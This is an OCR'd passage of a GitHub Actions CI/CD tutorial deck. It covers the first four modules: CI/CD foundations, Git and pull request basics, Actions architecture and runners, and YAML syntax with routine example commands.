
A COMPLETE TUTORIAL, FROM SCRATCH TO ADVANCED

CI/CD with GitHub Actions

Sixteen modules that take you from the very first idea of continuous integration to secure, reusable, production grade delivery pipelines.

Content verified against GitHub changes up to October 2026



BEFORE WE BEGIN

How to read this tutorial: six kinds of text box

KEY IDEA

The one concept on the slide you must remember.

ANALOGY

A sticky note linking the idea to everyday life.

WATCH OUT

A mistake that many beginners and experts make.

PRO TIP

A habit used by experienced platform engineers.

CODE PANEL

Real workflow files you can copy into a repository.

TRY IT

A short exercise to lock in what you just learned.

Text in teal inside a sentence is exact syntax, such as a YAML key or a file path, and must be typed exactly as shown.

LEARNING OUTCOMES

By the final slide you will be able to

01 Explain CI, continuous delivery and continuous deployment, and why teams adopt them.

02 Describe every moving part of GitHub Actions: events, workflows, jobs, steps, actions and runners.

03 Write correct workflow YAML from an empty file, and read any workflow you meet.

04 Build fast test pipelines with matrices, caching and artifacts.

05 Protect pipelines with least privilege tokens, OIDC and pinned dependencies.

06 Deploy safely through environments with approvals, containers and rollbacks.

07 Remove duplication with reusable workflows and composite actions.

08 Debug failures methodically and run your own runners at scale.

COURSE MAP

Sixteen modules, one continuous journey

01	Foundations of CI/CD	09	Using actions from the Marketplace
02	Git and GitHub essentials	10	Real build and test pipelines
03	GitHub Actions architecture	11	Secrets, permissions and security
04	YAML for workflows	12	Continuous delivery and deployment
05	Your first workflow	13	Reusable workflows and custom actions
06	Events and triggers	14	Self hosted runners and scale
07	Jobs, steps and control flow	15	Debugging and observability
08	Expressions, contexts and variables	16	Capstone and best practices

Amber numbers build your foundations. Teal numbers take you to professional and advanced practice.

PREREQUISITES

What you need before Module 1

A GitHub account

A free personal account is enough for every lab in this course.

Git installed

Check with `git --version` in a terminal.

A code editor

Any editor works. One with YAML highlighting saves many headaches.

Optional

Docker, Node.js or Python for the later hands on labs.

KEY IDEA

No prior knowledge of CI/CD or YAML is assumed. Every term is defined the first time it appears.

STUDY ADVICE

Type the examples yourself rather than pasting them. Your fingers learn YAML faster than your eyes.

01

MODULE ONE

Foundations of CI/CD

Why automated pipelines exist, what problems they solve, and the vocabulary every later module relies on.

Integration hell · Continuous Integration · Continuous Delivery · Continuous Deployment · Pipeline stages · DORA metrics · Anti patterns

THE PROBLEM

Life before CI: the story of integration hell

Five developers each work alone on a private branch for six weeks. Nobody runs the full test suite because it takes two hours on one shared machine.

On release week they finally merge. Hundreds of conflicts appear. Code that worked on each laptop breaks when combined. The release slips, weekends vanish, and blame spreads.

The root cause is not bad developers. It is **delayed feedback**: the longer changes stay apart, the more expensive it becomes to bring them together.

ANALOGY


Five builders each make one wall of a house in separate cities, then meet on site to join them. Nothing lines up. Building the walls together, checking every day, avoids the disaster.

> **KEY IDEA** The cost of fixing an integration problem grows with the time since the change was made. CI exists to shrink that time to minutes.

DEFINITION

Continuous Integration (CI)

Every developer merges small changes into a shared main branch **frequently**, at least daily, and **every merge is automatically built and tested** so problems surface within minutes.



WATCH OUT Owning a CI server is not the same as practising CI. If branches live for weeks, you have automation without integration.

DEFINITION

Continuous Delivery (CD)

Continuous Delivery extends CI so that every change which passes the pipeline is **automatically prepared for release**: packaged, versioned and deployed to a production like environment.

Releasing to real users is then a **business decision**, often a single click, rather than an engineering project. The main branch is always in a releasable state.

The questions change from "can we release?" to "do we want to release now?"

THE PROMISE

Any green commit on main could go to production today, safely.

PRO TIP

The final release button usually lives in an environment with required reviewers. You will build one in Module 12.

COMPARE

Integration, Delivery and Deployment side by side

Question	Continuous Integration	Continuous Delivery	Continuous Deployment
What is automated?	Build and test of every merge	Everything up to a release ready package	Everything, including release to users
Who releases?	Not in scope	A human presses the button	The pipeline, when all checks pass
Main risk managed	Broken integration	Painful, rare releases	Slow delivery of value
Needs first	Fast automated tests	Reliable CI plus packaging	Excellent tests, monitoring and rollback
Typical cadence	Many merges per day	Release when the business chooses	Every green commit, often hourly

KEY IDEA The letters "CD" mean either Delivery or Deployment. The only difference is whether a human approves the final step to production.

MENTAL MODEL

A pipeline is a series of quality gates

SOURCE
A push or pull request starts the run.

BUILD
Compile, install dependencies, bundle.

TEST
Lint, unit, integration and security scans.

PACKAGE
Produce a versioned artifact or image.

DEPLOY
Staging first, then production.

VERIFY
Smoke tests, metrics and alerts.

ANALOGY Airport security: each checkpoint can stop you, and only passengers who clear every gate reach the plane.

KEY IDEA Put the cheapest, fastest checks first. A lint error should never wait behind a twenty minute integration test.

WHY SPEED MATTERS

Feedback loops: the shorter, the cheaper

Seconds editor warnings and formatters

Minutes CI on every push: the sweet spot

Hours nightly suites and manual QA

Weeks bug reports from real customers

RULE OF THUMB

10 min

Aim for pull request checks that finish in about ten minutes. Beyond that, developers switch tasks and lose context.

Every technique in Modules 7 and 10, such as parallel jobs, caching and matrices, exists mainly to keep this loop short.

PRINCIPLES

Six habits that make CI actually work

1. Commit small, commit often

Small changes are easy to review, test and revert.

2. One shared mainline

Branches live for hours or days, never months.

3. Automate the build

One command builds everything, on any clean machine.

4. Self testing build

A build that compiles but is untested is not a passing build.

5. Fix red builds first

A broken main branch stops the whole team. Repair it before new work.

6. Make results visible

Status checks, badges and alerts tell everyone the state of main.

Tools enable these habits, but no tool can force them. CI is a team practice first and software second.

ANATOMY

What happens during one pipeline run

1. **Trigger.** A developer pushes commit a1b2c3d. The platform records an event.
2. **Schedule.** The pipeline definition is read and work is queued for a machine.
3. **Provision.** A clean machine starts with nothing from previous runs.
4. **Execute.** Code is fetched, then each command runs in order and logs are streamed.
5. **Report.** A pass or fail status is attached to the commit and pull request.
6. **Clean up.** The machine is destroyed. Only uploaded outputs survive.

PRINCIPLE

Build once, deploy many times

ONE ARTIFACT

app image tagged with the commit SHA a1b2c3d



Test environment receives a1b2c3d

Staging environment receives a1b2c3d

Production receives the same a1b2c3d

WATCH OUT Rebuilding separately for production means the thing you tested is not the thing you shipped.

KEY IDEA Artifacts are immutable. Only configuration, such as URLs and secrets, changes between environments.

ENVIRONMENTS

Where software lives on its way to users

Development

Purpose: try ideas quickly.

Data: fake or seeded.

Gate: none, deploys freely.

Staging

Purpose: rehearse the real release on a production copy.

Data: realistic, anonymised.

Gate: CI must be green.

Production

Purpose: serve real users.

Data: real and protected.

Gate: approvals, branch rules, tighter secrets.

PRO TIP GitHub has a first class Environment object with its own secrets and protection rules. We will configure all three in Module 12.

MEASURING SUCCESS

The four DORA metrics

The DevOps Research and Assessment programme found four measures that separate high performing delivery teams from the rest. Good CI/CD moves all four together.

SPEED

Deployment frequency

How often you release to production.

SPEED

Lead time for changes

Time from commit to running in production.

STABILITY

Change failure rate

Share of deployments that cause a failure.

STABILITY

Time to restore service

How quickly you recover from a failed change.

ANTI PATTERNS

Warning signs of an unhealthy pipeline

Anti pattern	Symptom	Cure
Flaky tests	Same commit passes, then fails	Quarantine, fix root cause, never just rerun
Slow pipeline	Checks take forty minutes or more	Parallel jobs, caching, test splitting
Red main tolerated	"It has been broken all week"	Branch protection and a stop the line rule
Snowflake servers	Only one machine can build	Ephemeral runners, scripted setup
Secrets in code	Keys committed to the repository	Secret stores and OIDC federation
Manual deploy steps	A wiki page of commands	Encode every step in the workflow

THE LANDSCAPE

Where GitHub Actions fits among CI/CD tools

Tool	Hosting model	Distinguishing trait
GitHub Actions	Cloud plus self hosted	Native to GitHub events, huge Marketplace of reusable actions
GitLab CI/CD	Cloud plus self managed	Built into GitLab, pipeline file in the repository
Jenkins	Self managed	Oldest and most pluginable, more maintenance
Azure Pipelines	Cloud plus self hosted	Deep Azure DevOps integration
CircleCI	Cloud plus self hosted	Fast container builds, strong caching

KEY IDEA The concepts in Module 1 transfer to every tool. From Module 3 onwards we specialise in GitHub Actions syntax and features.

CHECK YOUR UNDERSTANDING

Module 1 quiz

TRY IT

Q1. A team runs builds automatically but merges once a month. Are they practising CI?

Q2. What single difference separates continuous delivery from continuous deployment?

Q3. Why should production receive the same artifact as staging?

Q4. Name the two DORA metrics that measure stability.

ANSWERS

1. No. Automation without frequent integration is not CI.

2. Whether a human approves the release to production.

3. So the exact bits you tested are the bits you ship.

4. Change failure rate and time to restore service.

02

MODULE TWO


Git and GitHub essentials

Pipelines react to Git activity. Understanding commits, branches and pull requests makes every trigger in later modules obvious.

Commits · Branches · Remotes · Branching strategies · Pull requests · Rulesets · Status checks · Tags and releases

GIT REFRESHER

Commits, branches and HEAD in one picture



Commit: an immutable snapshot with a unique SHA, such as a1b2c3d.

Branch: a movable label pointing at the newest commit of a line of work.

HEAD: the commit you currently have checked out. CI checks out one exact SHA.

REMOTES

Local and remote: the push that starts everything

TERMINAL

```
$ git switch -c feature/login
# edit files, then
$ git add .
$ git commit -m "Add login form"
$ git push -u origin feature/login
$ git pull --rebase origin main
```

origin is the default name for the copy of your repository on GitHub.

push uploads your commits. On GitHub, every push is an **event**, and events are what start workflows.

pull downloads and integrates commits made by others.

> **KEY IDEA** GitHub Actions never sees your laptop. It only reacts to what reaches GitHub.

BRANCHING STRATEGIES

Trunk based development versus GitFlow

RECOMMENDED FOR CI/CD

Trunk based

One long lived branch, **main**. Short feature branches merged within a day or two.

Unfinished work hides behind feature flags.

Small merges keep conflicts tiny and feedback fast.

SUITS SCHEDULED RELEASES

GitFlow

Branches named main, develop, feature, release and hotfix.


Useful when several versions are supported in parallel.

Longer branches mean slower integration and bigger merges.

PRO TIP Whatever the strategy, write workflow triggers that match it: checks on every pull request, deployments only from the branch you release from.

PULL REQUESTS

The pull request is the integration gate



Workflows run against a temporary **merge commit** that represents main plus your changes. This catches breakage that neither branch has alone.

New commits pushed to the branch rerun the checks automatically.

ANALOGY A pull request is like submitting an article to an editor: a spell checker runs first, then a person reads it, and only then does it go to print.

PROTECTING MAIN

Branch protection and rulesets

Rulesets (Settings, then Rules, then Rulesets) let you enforce policies on branches and tags. Older repositories may use classic branch protection rules, which work in a similar way.

- **Require a pull request** before merging
- **Require status checks** to pass
- **Block force pushes** and deletions
- **Require approvals**, for example one or two reviewers
- **Require branches to be up to date**
- **Require signed commits** or linear history

KEY IDEA A workflow that fails but is not required can still be merged past. Protection rules are what turn CI from advice into a gate.

STATUS CHECKS

How a job becomes a required check

.github/workflows/ci.yml

```yaml
name: CI
jobs:
  test:
    name: Unit tests
    # ...
```

Each job reports a **check** on the commit. The check name is the job's name, or its id when no name is set.

In the ruleset, search for **Unit tests** and mark it required.

A check only appears in the search list after it has run at least once in the repository.

WATCH OUT Renaming a job renames its check. The old required check then waits forever as "Expected", blocking every merge. Update the ruleset whenever you rename.

VERSIONS

Tags, releases and semantic versioning

2 . 4 . 1

MAJOR **MINOR** **PATCH**

Breaking changes. Users must adapt their code.

New features that stay backwards compatible.

Bug fixes only, nothing new.

A Git **tag** such as v2.4.1 names a commit forever. A GitHub **Release** wraps a tag with notes and downloadable files. Pushing a tag is a common trigger for release workflows, and actions themselves are versioned this exact way.

WHERE WORKFLOWS LIVE

The special folder: .github/workflows

REPOSITORY TREE

```
my-app/
  .github/
    workflows/
      ci.yml
      deploy.yml
    actions/
      setup-env/action.yml
    dependabot.yml
  src/
  tests/
  package.json
```

Every .yml or .yaml file directly inside .github/workflows is a workflow. GitHub discovers it automatically.

Subfolders inside workflows are **not** scanned.

Local custom actions often live in .github/actions, which we build in Module 13.

WATCH OUT The folder is **.github**, with a leading dot and lowercase. "github" or ".Github" silently does nothing.

LAB 0 · PART A

Create the practice repository on GitHub

1. Sign in to GitHub and choose **New repository** from the plus menu.
2. Name it actions-lab and make it public, so standard runner minutes are free.
3. Tick **Add a README** so the default branch main exists immediately.
4. Open the **Actions** tab. You will see starter workflow suggestions. Ignore them for now.
5. Under Settings, then Actions, then General, confirm Actions are allowed.
6. Note the workflow permissions setting there. Read only is the safe default.

PRO TIP Keep this repository for the whole course. Each lab adds one more workflow file to it.

LAB 0 · PART B

Clone it and prepare the workflows folder

TERMINAL

```
$ git clone https://github.com/YOUR-NAME/actions-lab.git
$ cd actions-lab
$ mkdir -p .github/workflows
$ git status
# empty folders are not tracked by Git
# the first workflow file arrives in Module 5
```

REMEMBER Replace YOUR NAME in the URL with your GitHub username.

KEY IDEA Git ignores empty folders. The folder only reaches GitHub once a file is inside it.

MODULE 2 RECAP

Five things to carry forward

- Every push, pull request and tag on GitHub is an **event** a workflow can react to.
- Trunk based development with short branches gives CI its fastest feedback.
- Pull request checks run against a merge commit of main plus your branch.
- Rulesets with required status checks turn CI into a real gate.
- Workflow files live directly inside .github/workflows.

MODULE THREE

03

GitHub Actions architecture

The six building blocks, how they fit together, and what really happens on the machine that runs your code.

Events · Workflows · Jobs · Steps · Actions · Runners · Runner images · Billing · Limits · The Actions UI

DEFINITION

What exactly is GitHub Actions?

GitHub Actions is an **event driven automation platform** built into GitHub. When something happens in a repository, it runs the commands you describe in YAML on a machine called a **runner**.

Not only CI/CD

Label issues, publish docs, rotate reports, greet contributors.

Configuration as code

Workflows are versioned and reviewed like any source file.

Ecosystem

Thousands of reusable actions in the GitHub Marketplace.

ANALOGY Think of a smart home rule: "when the front door opens (event), turn on the hall light (action)". Actions applies the same idea to your code.

VOCABULARY

The six words you will use every day

EVENT

Something that happened, such as a push, a pull request or a schedule.

WORKFLOW

A YAML file describing what to run when chosen events occur.

JOB

A group of steps that runs on one runner. Jobs run in parallel by default.

STEP

One task inside a job: either a shell command or an action. Steps run in order.

ACTION

A reusable, packaged step, such as one that checks out code or installs Node.js.

RUNNER

The machine that executes a job, hosted by GitHub or by you.

*One sentence to memorise: an **event** triggers a **workflow**, which contains **jobs**, which run **steps** on a **runner**, and steps may use **actions**.*

THE HIERARCHY

Boxes inside boxes

EVENT

push to main



WORKFLOW ci.yml

JOB build · runner: ubuntu

- Step 1: checkout (action)
- Step 2: setup node (action)
- Step 3: npm test (run)

JOB lint · runner: ubuntu

- Step 1: checkout (action)
- Step 2: run linter (run)

KEY IDEA Steps in one job share a machine and a file system. Separate jobs share nothing unless you pass data explicitly.

UNDER THE HOOD

The life of a workflow run, second by second

1
An event arrives with a payload describing what happened.

2
GitHub reads workflow files at the commit linked to the event.

3
Triggers and filters decide which workflows start.

4
Jobs without dependencies are queued at once.

5
A runner whose labels match the job's requested labels claims it.

6
The runner downloads actions, then runs steps one by one.

7
Logs stream live. Each job reports a check result.

8
Dependent jobs start. The run ends when all jobs finish.

WATCH OUT Step 2 matters: for a pull request, the workflow file used is the version on the pull request's merge commit, so editing a workflow in a branch changes what runs for that branch.

RUNNERS

GitHub hosted versus self hosted runners

GitHub hosted

A fresh virtual machine for every job, destroyed afterwards.

Linux, Windows and macOS images with common tools preinstalled.

Zero maintenance. Billed per minute on private repositories.

Best for: almost everyone, almost always.

Self hosted

Your own machine, VM or Kubernetes pod running the runner application.

Custom hardware such as GPUs, and access to private networks.

You patch, secure and scale it yourself.

Best for: special hardware, compliance, very high volume.

We use GitHub hosted runners until Module 14, where self hosted runners get a full module.

RUNNER IMAGES · AS OF OCTOBER 2026

Choosing a machine with runner labels

Label	What it gives you right now
ubuntu-latest	Ubuntu 24.04, migrating to Ubuntu 26.04 between 19 October and 19 November 2026
ubuntu-26.04	Ubuntu 26.04, generally available on x64, also as an Arm64 label
windows-latest	Windows Server 2025, now with Visual Studio 2026 by default
macos-latest	macOS 26 since the migration that began in June 2026
ubuntu-24.04-arm	Arm64 Linux, images now maintained directly by GitHub

WATCH OUT A "latest" label can move under you and break builds that rely on a specific tool version.

PRO TIP Pin a version label such as ubuntu-24.04 in production pipelines, then upgrade deliberately.

BEYOND THE STANDARD RUNNER

Larger runners, Arm64 and custom images

Larger runners

More CPU cores, memory and disk, configured at organisation level and selected by a custom label or runner group.

Options include static IP addresses and private networking.

Arm64 runners

Build natively for Arm servers and Apple style chips instead of slow emulation.

Often cheaper per minute for the same work.

Custom images

Generally available since March 2026 for hosted larger runners.

Bake your tools into the image so jobs skip slow setup steps.

ANALOGY Standard runners are taxis: always available, good enough for most trips. Larger runners are vans you reserve when you have heavy cargo.

THE MOST IMPORTANT FACT IN THIS MODULE

Every job starts on a brand new, empty machine.

SO

Your code is not there until a checkout step fetches it.

SO

Files built in one job vanish before the next job starts.

SO

Dependencies download again unless you cache them.

This isolation is a feature: no leftovers from earlier runs can hide bugs. Artifacts, caches and outputs, all covered later, are how you move data across the gap deliberately.

COST MODEL

How minutes and storage are billed

Public repositories: standard GitHub hosted runners are free.

Private repositories: each plan includes a monthly allowance of minutes and artifact storage. Beyond it you pay per minute.

Operating system matters: Windows and especially macOS minutes cost more than Linux minutes.


Rounding: each job is rounded up to the whole minute.

THINK ABOUT IT Twenty jobs of ten seconds each bill as twenty minutes, not three. Tiny jobs are not free.

CHECK Prices and allowances change. Always confirm on the official GitHub pricing page before budgeting.

TOUR

Finding your way around the Actions tab



Click a run to see its **job graph**, each job's step by step logs, uploaded artifacts and the summary page. Status is always written as a word as well as a colour.

TALKING BACK TO GITHUB

Workflow commands: annotations, groups and masks

PRINTED FROM ANY run STEP

```
echo "::notice::Deploying version 2.4.1"
echo "::warning file=app.js,line=12::Deprecated API"
echo "::error file=app.js,line=40::Test failed"
echo "::group::Install dependencies"
npm ci
echo "::endgroup::"
echo "::add-mask::$TEMP_TOKEN"
```

notice, warning, error create annotations shown on the run page and beside the exact line in the pull request diff.

group folds noisy output into a collapsible section.

add mask hides a value as asterisks in all later log lines.

PRO TIP Linters and test tools that print in this format give reviewers inline feedback without anyone opening the logs.

GUARD RAILS

Platform limits worth memorising

Limit	Value
Maximum time for one job on a GitHub hosted runner	6 hours, then the job is cancelled
Maximum duration of a whole workflow run	35 days, including waiting for approvals
Jobs generated by one matrix	256 per workflow run
Reruns of a single workflow run	50, a limit introduced in April 2026
Default artifact and log retention	90 days for public repositories, configurable
Lifetime of the automatic GITHUB_TOKEN	Until the job ends, at most 24 hours

WATCH OUT Never rely on the six hour ceiling as a timeout. Set your own short timeout-minutes, shown in Module 7, so a hung job fails in minutes.

MODULE 3 RECAP

The architecture in six lines

- Event, workflow, job, step, action, runner: memorise the chain.
- Jobs run in parallel on separate machines unless you link them.
- Every job begins on a clean machine with no code and no cache.
- Runner labels choose the operating system, and "latest" labels move.
- Public repositories run free on standard runners. Private ones consume minutes.
- Workflow commands let a step write annotations, groups and masks.

04

MODULE FOUR

YAML for workflows

Most workflow failures for beginners are YAML mistakes, not Actions mistakes. Thirty minutes here saves hours later.

Scalars · Maps · Lists · Indentation · Multi line strings · Quoting traps · Anchors · Linting

WHY YAML

Same data, two notations

YAML

```yaml
name: CI
on: push
jobs:
  test:
    runs-on: ubuntu-latest
    steps:
      - run: echo hi
```

THE SAME IN JSON

```json
{ "name": "CI",
  "on": "push",
  "jobs": { "test": {
    "runs-on": "ubuntu-latest",
    "steps": [
      { "run": "echo hi" } ] } } }
```

KEY IDEA YAML is a superset of JSON. It replaces braces and brackets with **indentation**, which is why spacing matters so much.

PRO TIP Valid JSON inside a YAML file also parses. Handy for long inline lists.

YAML BUILDING BLOCK 1

Scalars: single values

scalars.yml

```
app: payments     # string
greeting: "Hello, world" # quoted string
retries: 3        # integer
ratio: 0.75       # float
debug: false      # boolean
owner: null       # no value
version: "3.10"   # string, not 3.1
```

A line of the form **key: value** stores one scalar. A space after the colon is mandatory.

YAML guesses the type from how the value looks. Quotes force a string.

WATCH OUT Unquoted **3.10** becomes the number 3.1. Asking for Python 3.1 instead of 3.10 is a classic failure. Quote every version number.

YAML BUILDING BLOCK 2

Maps: named fields that can nest

maps.yml

```yaml
database:
  host: localhost
  port: 5432
  credentials:
    user: app
    password: secret

# the same map in flow style
env: { NODE_ENV: test, CI: true }
```

A **map**, also called a dictionary or mapping, is a set of key and value pairs.

Indenting lines under a key makes them its children. Here **host** belongs to **database**.

Keys inside one map must be unique. A duplicated key is an error, or worse, silently overwrites.

ANALOGY A map is a form with labelled boxes. Nested maps are sub forms.

YAML BUILDING BLOCK 3

Lists: ordered items, and lists of maps

lists.yml

```yaml
branches:
  - main
  - release/*
os: [ubuntu-latest, windows-latest]

steps:
  - name: Say hello
    run: echo hello
  - name: Say bye
    run: echo bye
```

A dash followed by a space starts a list item. Square brackets are the compact flow style.

steps is a list whose items are maps. Every new dash begins a **new step**.

> **KEY IDEA** Keys that belong to the same step line up under the first key after the dash, not under the dash itself.

INDENTATION RULES

Spaces define structure, so treat them with respect

Rule 1: spaces only

Tab characters are forbidden for indentation in YAML. Configure your editor to insert spaces.

Rule 2: be consistent

Two spaces per level is the convention in GitHub workflows. Siblings must align exactly.

Rule 3: deeper means child

One extra level turns a sibling into a child. One fewer moves it up a level.

Rule 4: errors can be silent

A wrongly indented key may still be valid YAML, just attached to the wrong parent.

WATCH OUT If steps is indented under runs-on instead of beside it, GitHub reports "a sequence was not expected". The message names the line: read it carefully.

LONG TEXT

Multi line strings: the pipe and the fold

LITERAL BLOCK |

```
run: |
  npm ci
  npm run build
  npm test
```

Keeps every line break. Perfect for **run** scripts: each line becomes a separate shell command.

FOLDED BLOCK >

```
description: >
  This text is written
  over three lines but
  becomes one line.
```

Joins lines with spaces. Good for long prose, dangerous for scripts.

WATCH OUT Using > for a script glues the commands into one line, so **npm ci npm run build** fails with a confusing error.

TRAPS

Four quoting traps that catch everyone

You write	YAML understands	Fix
country: NO	The boolean false in older YAML parsers	Quote it: "NO"
python: 3.10	The number 3.1	Quote it: "3.10"
if: !cancelled()	A YAML tag, which breaks parsing	Wrap it in ${{ }} or quotes
msg: Note: read me	A second colon in a plain value can confuse parsers	Quote the whole value

FUN FACT The key **on** itself is a boolean in YAML 1.1. GitHub reads it correctly, but generic tools may show it as true.

PRO TIP When unsure, quote. A quoted string is never misread.

Explaining and reusing within one file

anchors.yml

```yaml
# a comment starts with a hash
jobs:
  test:
    env: &common
      NODE_ENV: test
      TZ: UTC
  lint:
    env: *common  # reuse
```

Comments begin with a hash. Use them to explain *why* a step exists, not what it does.

Anchors (&name) mark a value; **aliases** (*name) repeat it. GitHub Actions has supported them since 2025.

